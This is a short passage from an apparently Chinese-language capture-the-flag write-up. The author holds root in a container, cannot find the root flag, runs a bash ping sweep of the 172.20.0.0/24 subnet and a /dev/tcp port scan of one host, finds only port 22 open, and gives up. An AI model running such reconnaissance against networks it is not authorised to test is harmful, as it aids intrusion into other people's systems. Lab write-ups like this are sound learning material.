root@07d8ec0e562e:/home/kaneki# 
```

找不到root flag可能在其他機器裡面



```
drwx------  1 root root 4096 Dec 13  2018 .ssh
root@07d8ec0e562e:~# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.20.0.200  netmask 255.255.0.0  broadcast 172.20.255.255
        ether 02:42:ac:14:00:c8  txqueuelen 0  (Ethernet)
        RX packets 4367  bytes 1621473 (1.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2995  bytes 1431992 (1.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

進行IP掃描吧..

```
for i in {1..254}; do (ping -c 1 172.20.0.${i} | grep "bytes from" | grep -v "Unreachable" &); done;
<grep "bytes from" | grep -v "Unreachable" &); done;
64 bytes from 172.20.0.1: icmp_seq=0 ttl=64 time=0.112 ms
64 bytes from 172.20.0.150: icmp_seq=0 ttl=64 time=2.398 ms <=猜測是這筆
64 bytes from 172.20.0.200: icmp_seq=0 ttl=64 time=2.422 ms
```

進行port掃描...

```
for port in {1..65535};
    do echo > /dev/tcp/172.20.0.150/$port && echo "$port open"; done 2>/dev/null
22 open <=只有此端口？？
```

後面放棄找不到其他主機。。